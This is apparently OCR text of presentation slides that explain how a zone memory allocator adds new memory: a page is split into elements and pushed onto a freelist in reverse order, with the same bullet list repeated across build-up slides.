


MY_ZONE

head of freelist
0


- when a zone is created or later grown it starts with no memory and an empty freelist
- **first new memory is allocated (usually a 4k page)**
- it is split into the zone's element size
- each element is added to the freelist
- elements in freelist are in reverse order

Zone Allocator - Adding New Memory



- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- **it is split into the zone's element size**
- each element is added to the freelist
- elements in freelist are in reverse order


Zone Allocator - Adding New Memory




- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- **each element is added to the freelist**
- elements in freelist are in reverse order

Zone Allocator - Adding New Memory

- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone’s element size
- **each element is added to the freelist**
- elements in freelist are in reverse order




Zone Allocator - Adding New Memory



- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- **each element is added to the freelist**
- elements in freelist are in reverse order


Zone Allocator - Adding New Memory

- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- **each element is added to the freelist**
- elements in freelist are in reverse order




Zone Allocator - Adding New Memory

- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- **each element is added to the freelist**
- elements in freelist are in reverse order



